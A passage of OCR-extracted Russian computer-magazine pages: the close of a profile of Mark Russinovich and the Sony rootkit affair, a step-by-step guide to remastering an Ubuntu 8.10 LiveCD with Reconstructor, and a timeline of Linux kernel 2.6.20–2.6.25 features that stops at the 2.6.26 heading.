
средствами DRM (Digital rights management), но не сообщал, какими конкретно. Пришлось проводить самостоятельное расследование, в ходе которого и стало ясно, что Sony переходит все грани разумного, а удалить руткит иначе как вручную невозможно — он забрался даже в HKLM\System\CurrentControlSet\SafeBoot, то есть продолжал функционировать даже в безопасном режиме. Возмущенный до глубины души Руссинович, конечно, в итоге, сумел совладать с заразой, но умалчивать об этом эпизоде не стал, подробно описав случившееся в своем блоге. IT-сообщество всколыхнулось, и уже через считанные часы эту информацию подхватила половина интернета, а затем и ведущие СМИ. Позже он в качестве эксперта выступал на судебном процессе против Sony, давал многочисленные интервью и комментарии прессе, и, в целом, привлек к этой проблеме повышенное внимание. Массы, благодаря инциденту, узнали, что такое «руткит» и насколько это плохо, а также узнали о существовании такого человека, как Марк Руссинович. Получилось, что Марк, неожиданно даже для самого себя, прославился.




Марку не привыкать выступать пред публикой

Еще одна ипостись Руссиновича, принесшая ему определенную известность — писатель. Помимо прочего, Марк является соавтором нескольких книг, включая такой бестселлер как Microsoft Windows Internals («Внутренняя структура ОС Microsoft Windows»). Он написал множество самых разных статей и мануалов, на регулярной основе сотрудничая с журналами TechNet Magazine и Windows IT Pro (бывший Windows NT Magazine). Плюс ко всему, Руссинович продолжает вести блог, найти который можно по ссылке http://blogs.technet.com/MarkRussinovich, а по адресу http://blogs.technet.com/mark_russinovich располагается его русскоязычное зеркало. Вот уже третий год блог Марка удерживает позиции одного из топовых блогов среди сотрудников Microsoft.

Из всего этого ясно, что с таким экспертом, как господин Руссинович, интересно было бы поговорить. Узнать, например, его мнение о надвигающейся Windows 7 и ее безопасности, или о том, какие наработки есть у бывших сотрудников Winternals для новой ОС. Именно интервью должно было ожидать тебя в конце статьи. К сожалению, Марк Руссинович сначала любезно согласился ответить на наши вопросы, а потом, очевидно, передумал и теперь, уже на протяжении нескольких недель, хранит загадочное молчание. Что ж, может быть дело в плотном рабочем графике, или в том, что он не имеет права давать комментарии и разглашать некоторую информацию, являясь сотрудником Microsoft. Как бы там ни было, одно мы можем сказать точно — если нам все же удастся получить ответы, мы обязательно опубликуем их в ближайшем номере.



Сайт Sysinternals работает и сегодня



ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

Конструктор для тукса

ПОШАГОВОЕ РУКОВОДСТВО ПО СОЗДАНИЮ СВОЕГО ДИСТРИБУТИВА НА БАЗЕ UBUNTU 8.10

В Сети можно найти множество инструментов, позволяющих за считанные часы подготовить свой дистрибутив. Что потом с ним делать — решать тебе. Как минимум, создать сборку, содержащую все необходимые пакеты. Она пригодится при переустановке системы или при установке на другой компьютер. А если требуется установить дистрибутив на целый парк компьютеров, то такой диск — просто находка.


Для создания дистрибутива нам понадобятся:

- Пакет **Reconstructor** (reconstructor.aperantis.com).
- ISO-образ дистрибутива **Ubuntu** (www.ubuntu.com).
- Примерно 6 Гб свободного места на Linux-разделе.

Нужно сделать несколько замечаний относительно первого пункта. Пакет Reconstructor позволяет разобрать ISO-образ Ubuntu, внести изменения и заново собрать исошник. Официально, текущая версия (2.8) поддерживает дистрибутив Hardy, то есть предыдущую версию Ubuntu. Как выяснилось, эта версия реконструктора отлично работает с Intrepid Ibex (Ubuntu 8.10), что и будет показано в статье.
По поводу места на диске — минимум 6 Гб, поскольку в разобранном состоянии LiveCD с Ubuntu занимает примерно 5 Гб + необходимо место для образа нашего дистрибутива (около 700 Мб). Самое время удалить все ненужное, если места не хватает.

ЗАПУСК РЕКОНСТРУКТОРА

Итак, устанавливаем и запускаем Реконструктор (он появится в меню «Приложения»). Программа запросит пароль для sudo. Введи свой пароль (именно свой, а не root'а). Далее нажимаем Next и выбираем, какой диск хотим создать — LiveCD или инсталляционный. Нужно выбрать первое. Хотя мы создаем LiveCD, на диск будет помещен инсталлятор, поэтому при необходимости дистрибутив можно установить на жесткий диск, как полноценный Ubuntu.
Затем нужно указать, куда будет «распакован» исходный ISO-образ Ubuntu и где брать этот самый образ. Винт у меня не резиновый, поэтому исходный образ я поместил на Windows-раздел, чем сэкономил 700 Мб на втором Linux-разделе (у меня он занимает 6 Гб — пришлось даже openSUSE снести). Можешь использовать мой трюк для экономии места. В крайнем случае, в привод можно вставить LiveCD Ubuntu — программа без проблем его найдет (но в этом случае распаковка займет больше времени). Так как все действия выполняются от имени root, беспокоиться о правах не нужно.
Внимание! При первом «разборе» LiveCD обязательно включи параметры Create Remaster Directory, Create Root Directory, Create Initial Ramdisk Directory. Собственно, реконструктор и не позволит продолжить работу без включения этих параметров. Во второй и последующих сборках их включать не нужно, поскольку Реконструктор перезапишет все изменения, которые были внесены в файловую систему дистрибутива (графи-



Выбираем тип диска

Откуда брать образ и куда его распаковывать?

ческие темы, файлы конфигурации, установленные пакеты и т.д.) После этого программа сообщит, что нужно немного подождать. Ждем-с. Время ожидания зависит только от умений и навыков твоего компьютера. В среднем, понадобится минут 5-10.

ПАРАМЕТРЫ ЗАГРУЗЧИКА

После распаковки образа откроется основное окно Реконструктора, состоящее из пяти вкладок. Начнем модификацию исходного дистрибутива с вкладки Boot Screen. Параметр Live CD Splash задает фон загрузчика GRUB. Создать его можно в GIMP. Формат файла: PCX, индексированный, 256 цветов, размер 640x480 или 800x600. Live CD Text Color — цвет текста меню загрузчика GRUB. У меня белый фон для GRUB, поэтому цвет текста я выбрал черный.

Во время загрузки Ubuntu можно увидеть индикатор загрузки, именно он и задается параметром Usplash Filename. Готовые SO-файлы скачай на сайте gnome-look.org, а еще лучше — создай собственный. Запусти GIMP, нарисуй любое изображение, сохрани в формате PNG (размер 640x480, 800x600 или выше, индексированное, не более 256 цветов) и нажми кнопку Generate. Выбери свой PNG-файл, по нему программа создаст SO-файл, который и нужно будет указать в поле Usplash Filename.

Тут есть один нюанс. С ним я столкнулся, когда сделал несколько сборок дистрибутива. Лучше подготовить два Usplash. Первый — с разрешением 640x480, а второй — 800x600. Первый нужно установить как Usplash для LiveCD, а второй как Usplash для дистрибутива. Практика показала, что, если установить Upslash размером 800x600 или выше, он вообще не отображается при запуске LiveCD. Зато отлично будет выглядеть при запуске системы! Имей в виду, при старте LiveCD пользователи увидят созданный тобой Usplash, а после инсталляции будет использоваться стандартный Usplash Ubuntu. Это не есть хорошо: если мы собрались делать свой дистрибутив — нужно держать марку и по возможности стараться, чтобы меньше мелькало слово «Ubuntu». О том, как установить свой Usplash, я расскажу дальше.

ПАРАМЕТРЫ ГНОМА — ВКЛАДКА GNOME

В группе Login указывается GDM-тема (GNOME Display Manager). Она будет использоваться для оформления окна входа в систему. Если лень заморачиваться с созданием своей графической темы, можно использовать уже готовую. Скачай понравившуюся с gnome-look.org, нажми кнопку выбора (...), после чего установленная тема появится в списке, и ее можно будет выбрать.

Splash Screen — это экран, который пользователь увидит при загрузке Гнома. Опять-таки, его можно скачать с gnome-look, можно создать свой, а можно вообще не трогать (я так и поступил: изменил только фон Гнома по дефолту, Background Color).

В группе Desktop можно выбрать обои по умолчанию и установить шрифты Гнома, а в группе Theme — цветовую тему, тему для оформления окон и набор пиктограмм.

ВКЛАДКИ APT И OPTIMIZATION

На вкладке Apt задаются репозитории, которые будут доступны новому дистрибутиву. Поскольку своих репо у меня нет, то и выбирать нечего. А вот с оптимизацией осторожнее. Дело в том, что эта версия Реконструктора рассчитана на Ubuntu 8.04, и неизвестно, что она сотворит со скриптами инициализации Ubuntu 8.10. Экспериментировать я пока не стал (хотя обязательно попробую), поэтому сразу с вкладки Optimization переходим на вкладку LiveCD.

Здесь можно указать имя машины, имя пользователя LiveCD и задать пароль (раз собираешь дистрибутив для себя любимого). Если нужно просто изменить имя пользователя по умолчанию, я расскажу, как это сделать с помощью конфигурационных файлов, но чуть позже.

Теперь самое интересное. На вкладке Modules ты можешь выбрать модули. Модули выполняют некие действия, например — «удалить GIMP или OpenOffice для экономии места». Также есть модули для установки MPlayer, Flash-модуля для Firefox. Их можно запускать сразу (Execute) или же при загрузке (Run on boot). Так, если ты хочешь добавить MPlayer в свой дистрибутив, выбери модуль MPlayer как Execute и нажми Apply. Не забывай посматривать в сторону верхнего правого угла окна — там указывается предполагаемый размер образа (Estimated ISO Size). В моем случае программа насчитала 702 Мб, а при создании образа вышло 745 Мб.

Если нужно установить дополнительные пакеты, укажи их в

Вкладка Boot Screen





links

- Сайт проекта Denix: denix.dkws.org.ua.
- Всевозможные ресурсы для твоего дистрибутива: gnome-look.org.
- «Собери свой Ubuntu» (А. Федорчук) — информация для размышления: citkit.ru/articles/222.

Подготовка к сборке

Вкладка Modules

Вкладка Gnome



info

• Не знаешь, как индексировать изображение? Создай его в GIMP, выбери команду меню «Изображение → Режим → Индексированное» и в появившемся окне установи максимальное число цветов палитры — 256. Сохрани изображение как PNG-файл.

• Как быстро создать свою тему? Скачай понравившуюся с gnome-look.org. Распакуй архив в любой каталог. Измени файлы темы: графические файлы можно редактировать в GIMP, а файлы конфигурации — в gedit. Затем запакуй все обратно.

• Для сборки своего дистрибутива можно использовать Ubuntu Customization Kit, но все, что он делает, выполнимо и с помощью Реконструктора. Текущая версия UCK не работает с Ubuntu 8.10.

поле Custom apt-get (install) и нажми кнопку Apply. Пакеты нужно перечислить через пробел, например, «пакет1 пакет2 пакет3». Количество пакетов не ограничено, однако не перестарайся. Установи несколько пакетов (тянутся из инета), посмотри, насколько увеличился размер диска, потом ставь остальные. Аналогично, поле Custom apt-get (remove) используется для удаления пакетов.

Если хочешь поковыряться в файловой системе дистрибутива, нажми кнопку «Терминал». После этого ты получишь root-доступ к файловой системе дистрибутива и сможешь сотворить с ним все, что угодно. Когда нужно подправить конфиг, я предпочитаю другой способ. Открой обычный системный терминал (Приложения → Стандартные → Терминал), а затем выполни команду «sudo mc» для запуска файлового менеджера mc (ведь он у тебя установлен?) с правами root. Затем перейди в каталог, в который был распакован исходный ISO. В моем случае это /media/disk/livecd. В нем ты обнаружишь три подкаталога — initrd (надеюсь, все знают, что это такое?), remaster (распакованная версия ISO), root (корневая ФС твоего дистрибутива).

Что же здесь можно сделать? Можно перейти в каталог remaster и удалить все *.exe-файлы и файл autorun.ini. Так мы сэкономим 1,3 Мб. Немного, но зачем нам лишнее? Затем можно открыть файл initrd/etc/casper.conf и установить имя пользователя по умолчанию и строку, которая будет выводиться на панели GNOME (в моем случае — Denix session user):

```
export USERNAME="denix"
export USERFULLNAME="Denix session user"
export HOST="denix"
export BUILD_SYSTEM="Denix"
```

После того, как выполнишь все модификации с файловой системой, не забудь нажать кнопку Apply для пересчета размера ISO. И смело щелкаем Next для продолжения.


ПОДГОТОВКА К СБОРКЕ ISO

А теперь будь внимателен! Если впервые собираешь свой LiveCD, убедись, что включены параметры Initial Ramdisk, SquashFS Root, Live CD (ISO). А вот если хочешь доработать LiveCD, который начал делать, скажем, вчера, то эти параметры должны быть выключены! Иначе программа перезапишет все изменения!

Filename — имя LiveCD. Проверь, что у тебя есть место на диске (около 750 Мб), в крайнем случае можно создать ISO-образ на другом разделе. Description — это метка диска. Нажимай Next и наслаждайся процессом сборки твоего дистрибутива.

ТЕСТИРОВАНИЕ

Запиши ISO на болванку с помощью любой программы (например, Nero for Linux) и загрузись с него. Сначала ты увидишь установленный тобой фон для GRUB. Далее — экран загрузки системы, а затем — рабочий стол. Можно даже попробовать установить дистрибутив на свой компьютер



Загрузочное меню Denix



Полная русификация — я установил все пакеты локализации

— установка пройдет без особых проблем. После перезагрузки увидишь установленную тобой GDM-тему.

ЗАЙМЕМСЯ КАСТОМИЗАЦИЕЙ

Поздравляю тебя с первой сборкой! Но еще нужно поработать напильником, ведь:

- При загрузке системы (после установки на жесткий диск) отображается Usplash Ubuntu, а не нашего дистрибутива;
- В каталоге Examples на рабочем столе до сих пор стандартные примеры Ubuntu;
- При запуске GNOME пользователи слышат звук Ubuntu;
- Состав программного обеспечения остался прежним.

Вначале установим Usplash для твоего дистрибутива. Открой терминал и выполни команду «sudo mc». Теперь нужно перейти в каталог, где находится файловая система нашего дистрибутива. Поскольку я распаковал образ в /media/disk/livecd, то таким каталогом у меня был /media/disk/livecd/root. Перейди в каталог /usr/lib/usplash своего LiveCD (то есть, это будет /media/disk/livecd/root/usr/lib/usplash). В нем как раз и хранятся SO-файлы Usplash. Ведь ты уже создал Usplash-файл с разрешением 800x600? Скопируй его на место usplash-theme-ubuntu.so. Конечно, можно поковыряться в конфигах usplash и прописать собственный файл без удаления оригинального, но так намного быстрее. К тому же, сгенерированный Реконструктором файл занимает всего 400 Кб, а оригинальный — 2 Мб. Займемся примерами. Перейди в каталог /usr/share/example-content своего LiveCD (/media/disk/livecd/root/usr/share/example-content). Удали все, что там есть, и заполни своим содержимым. А можно вообще ничем не заполнять — в этом случае ты просто сэкономишь пользователю место на диске. Можно поместить туда сценарии для установки дополнительных пакетов. В общем, все зависит от полета твоей фантазии. Итак, usplash установили, примеры — почистили. Теперь звук. Нужно найти подходящий файл в формате OGG (или же сконвертировать образец из любого другого формата в формат OGG программой oggenc) и поместить его в каталог /usr/share/sounds. Тут уж решать тебе — либо создавать свою собственную тему по образу и подобию размещенной в каталоге /usr/share/sounds/ubuntu, либо просто скопировать подготовленный OGG-файл в desktop-login.ogg — это звук, воспроизводимый при входе в GNOME. Можно еще заменить звук, воспроизводимый при выходе из GNOME — desktop-logout.ogg.
Идем дальше! Нужно установить пакеты, и здесь нам понадобится другой терминал — тот, который запускается Реконструктором. Открываем его нажатием кнопки Terminal и вводим команды:

```
$ sudo apt-get install <список_пакетов>
$ sudo apt-get remove <список_пакетов>
```

Очевидно, первая команда используется для установки пакетов, а вторая — для удаления.

При установке пакетов таким способом они снова будут скачаны из интернета. Кого-то такой вариант не устроит — не у всех же безлимитка. Да и хотелось бы установить на LiveCD все пакеты, которые уже установлены на твоей рабочей системе, чтобы так: установил Ubuntu, накатил все пакеты, потом перенес эти пакеты на LiveCD, и у тебя уже есть готовый LiveCD со всем необходимым!
Запускаем два терминала: первый обычный (Приложения → Стандартные → Терминал), а второй — терминал реконфигуратора. В первом терминале запускаем mc с правами root и переходим в каталог с пакетами /var/cache/apt/archives:

```
$ sudo mc
```

На второй панели переходим в каталог /media/disk/livecd/root — это корневая файловая система нашего LiveCD. Создаем каталог deb и копируем в него все пакеты из /var/cache/apt/archives:

```
$ mkdir deb
$ cp /var/cache/apt/archives/*.deb /media/disk/livecd/
root/deb
```

Осталось только установить их в нашем LiveCD. Отправляемся во второй терминал и вводим:

```
$ cd deb
$ dpkg – i *.deb
$ rm *.deb
$ exit
```

Первая команда переходит в каталог deb, содержащий пакеты, вторая — устанавливает пакеты. О разрешении зависимостей можно не беспокоиться: тут есть все нужные пакеты, они проинсталлированы в нашей системе, а при установке были разрешены любые зависимости! Третья команда удаляет deb-пакеты — они нам больше не требуются, а дублировать их на LiveCD нет смысла. Последняя команда закрывает терминал. Реконфигуратор пересчитает размер образа — ты увидишь его в верхнем правом углу программы. Посмотри, может, ты переборщил!
По собственному опыту могу сказать следующее: если удалить из LiveCD OpenOffice и GIMP, а вместо них установить пакеты локализации, кодеки и MPlayer, то дистрибутив поместится на CD. Размер образа будет примерно 695 Мб. А вот если ничего не удалять, то записать образ получится только на DVD. Дистрибутив Denix 0.5 Full занимает 981 Мб. Я заменил родной OpenOffice 2.4 на OpenOffice 3.0 Pro от ИнфраРесурс и установил пакеты локализации, кодеки, MPlayer, Thunderbird, FileZilla. Догадываюсь, какой вопрос ты хочешь задать. А можно ли CD-образ, созданный программой, записать на DVD? Да, проверено, — работает!

ЕВГЕНИЙ «J1M» ЗОБНИН
/ ZOBNIN@GMAIL.COM/



Ядерный таймлайн

ОБЗОР НОВОВВЕДЕНИЙ В ПОСЛЕДНИХ ЯДРАХ LINUX

Ядро Linux развивается стремительными темпами. Все больше энтузиастов и компаний используют его как площадку для своих экспериментальных наработок, многие из которых успешно перекочевывают в официальную ветку. Современный Linux — это неисчерпаемый кладезь идей, ежегодно пополняемый десятками новых интереснейших наработок. Не стали исключением и последние два года.

2007 ГОД. ВЕРСИИ 2.6.20-2.6.23

Версия 2.6.20 получает базовую поддержку паравиртуализации, реализованную для процессоров семейства i386. Для версии 2.6.21 поверх этой системы добавляется реализация протокола WMI (Virtual Machine Interface), разработанного компанией VMWare и предназначенного для «общения» гостевых ОС с гипервизором. Linux теперь способен работать поверх VMWare в режиме паравиртуализации без каких-либо дополнительных патчей. В ядре 2.6.23 появляется поддержка работы поверх Xen и режим lguest (Linux внутри Linux).

В 2.6.20 интегрирована новая система виртуализации KVM (Kernel-based Virtual Machine). Она представляет собой драйвер для поддержки технологий SVM/AMD-V и Intel VT. Традиционные виртуальные машины, работающие в пространстве пользователя, могут использовать этот драйвер для исполнения кода гостевых ОС на реальном процессоре. Сами разработчики предлагают скачать слегка модифицированную версию qemu для использования в связке со своей разработкой.

В 2.6.21 функционал KVM расширяется и отныне включает поддержку паравиртуализации и функции заморозки/разморозки гостевых окружений. Релиз 2.6.23 принес KVM поддержку эмуляции многопроцессорных систем.

В руках разработчиков появляется новая система Fault injection, генерирующая разнообразные фиктивные ошибки в подсистемах ядра. Новинку можно использовать, чтобы тестировать поведение кода в непредсказуемых ситуациях.

SGI разрабатывает и дарит мантейнерам Linux новый Slab allocator SLUB, оптимизированный для SMP-систем с очень большим количеством узлов. Slab allocator — очень важный компонент ядра, занимающийся выделением, кешированием и освобождением памяти для разнообразных объектов ядра. Его новая реализация становится стандартной в 2.6.23.

Дальше — больше. В ядро принимают патчи с реализацией нового беспроводного стека, разработанного компанией Devicescape, специализирующейся на WiFi-технологиях. Более гибкий, удобный в управлении, поддерживающий софтверную реализацию MAC, WEP, WPA, QoS, 802.11g и мосты канального уровня, он без лишних обсуждений заменяет прежнюю реализацию.

Замене подвергается и FireWire-стек. Свежеиспеченный вариант становится намного проще, удобнее в использовании, но сохраняет обратную совместимость.



Разработчики ядра Linux на Kernel Summit 2007


В ядро интегрируется инновационный планировщик задач с полностью справедливым распределением ресурсов CFS (Completely Fair Scheduler). Вместо очередей процессов, ожидающих выполнения, в нем используется дерево rbtree, определяющее план с временем перехода к выполнению очередного процесса. Единица планирования времени в CFS фиксирована (наносекунда) и не привязана к частоте генерации прерываний таймера (HZ).


2.6.24 — 25 ЯНВАРЯ


Объявляется механизм Control Groups и привязанная к нему файловая система cgroups. В совокупности они позволяют управлять процессами, памятью и другими ресурсами как обособленными объектами, не следующими общей семантике поведения операционной системы. Это первая ласточка нового механизма управления изолированными окружениями, и вокруг нее будет построена целая система виртуализации.
Также приняты патчи, уменьшающие фрагментацию при распределении страниц памяти (работы в этой области велись три года), и поддержка системы Task Control Groups, которая позволяет группировать процессы — этот подход используется планировщиком CFS и механизмом Cpusets (привязка группы процессов к конкретному процессорному ядру).
Разработчики продолжают пилить планировщик CFS. Он становится на 10% производительней и обзаводится специальным режимом Fair Group Scheduling, который позволяет оперировать группами задач вместо отдельных процессов. Открывается возможность лимитировать использование процессора для конкретного юзера или группы приложений (например, multimedia, net). Как этим пользоваться, описано в Documentation/sched-design-CFS.txt.
Появляется режим работы Tickless для архитектур x86-64, PPC, ARM, MIPS и UML (User Mode Linux). Теперь ядро может отключить таймер прерываний, что благоприятно сказывается на производительности и энергозатратах.
Подсистема MMC существенно переработана и теперь поддерживает механизм SDIO (Secure Digital I/O) и шину SPI. Благодаря этим нововведениям, девайсы, поддерживающие SDIO (КПК, смартфоны), могут использовать небольшие устройства, выполненные в форм-факторе SD (модемы, GPS-приемники, ТВ-тюнеры и т.п.).
Ведется подготовка к реализации Wireless USB, в рамках которой добавляется поддержка USB-авторизации. Она позволяет выбирать, какие USB-устройства могут использоваться, а какие — нет. Управлять доступом можно из юзерспейс, записывая «0» для запрета в /sys/bus/usb/devices/УСТРОЙСТВО/authorized.
Порог сбрасывания грязных буферов стал отдельным для каждого блочного устройства и высчитывается на основе скорости записи. Нововведение существенно повысит производительность в системах с очень медленными или очень быстрыми устройствами хранения.
Появляется поддержка Large Receive Offload (LRO). Серия TCP-пакетов объединяется в один, за счет чего производительность также растет.


2.6.25 — 17 АПРЕЛЯ


Новый механизм Memory Resource Controller позволяет использовать независимые методики управления памятью для заданных групп процессов (Task Control Groups). Применять это можно для изолирования отдельных приложений в небольшую область памяти, размер которой они не смогут превысить. Патчи написаны разработчиками OpenVZ и задействованы в их решениях виртуализации.
В планировщик задач добавляют возможность планировки групп задач в реальном режиме. Теперь все процессы, требующие работы в реальном времени, могут быть помещены в отдельную группу или просто запущены от имени специального пользователя.
За каждым процессом в виртуальной файловой системе proc теперь закреплен специальный файл pagemaps, который в бинарном формате содержит позиции всех страниц памяти, используемых процессом.
В ядро включена новая система мандатного контроля доступа SMACK, выполненная в виде LSM-модуля. SMACK реализован через закрепление меток к процессам и сущностям (файлы, пакеты, сокеты и т.д.), — в реализации и конфигурировании он проще, чем SELinux.
Приняты патчи, реализующие поддержку утилиты **LatencyTOP** (www.latencytop.org) на уровне ядра. Благодаря LatencyTOP, разработчик может выявить в своей программе все узкие места и устранить их.
Ядро обзаводится более высоким уровнем защиты для приложений — за что скажем «спасибо» интеграции некоторых патчей, разработанных в рамках проекта **Exec Shield** (people.redhat.com/mingo/exec-shield)! Адресное пространство после системного вызова brk() теперь рандомизируется, что существенно усложняет некоторые типы атак.
Компания Volkswagen дарит код с реализацией стека протоколов CAN (Controller area network) — они используются во встраиваемой технике и предназначены для связывания в сеть различных устройств и датчиков.
Разработчики допиливают подсистему ACPI, в которой появился API для автоматического управления температурой (устройство программируется так, чтобы включить кулер или понизить частоту при достижении заданной температуры).
Ext4 продолжает стремительное развитие и обзаводится такими новшествами, как:














Ext4 показывает явное преимущество только в одном из синтетических тестов IOZone

1. Возможность задать размер блока вплоть до размера страницы виртуальной памяти, что для многих платформ означает 64 Кб.
2. Увеличенные максимальные размеры файлов и всей ФС.
3. Контрольные суммы журнала, которые не позволяют файловой системе навредить себе, если журнал не успел полностью записаться на диск или был поврежден.
4. Версионирование inode для надежной работы NFS четвертой версии.
5. ФС стала «Extent-based» (это означает существенный выигрыш в скорости при работе с большими файлами).
6. Блоки распределяются целыми группами. На производительности это сказывается, опять же, положительно.

В списке поддерживаемых архитектур теперь значится MN10300/AM33, применяемая в серверах NAS и одноплатных платформах Orion.

2.6.26 — 14 ИЮЛЯ

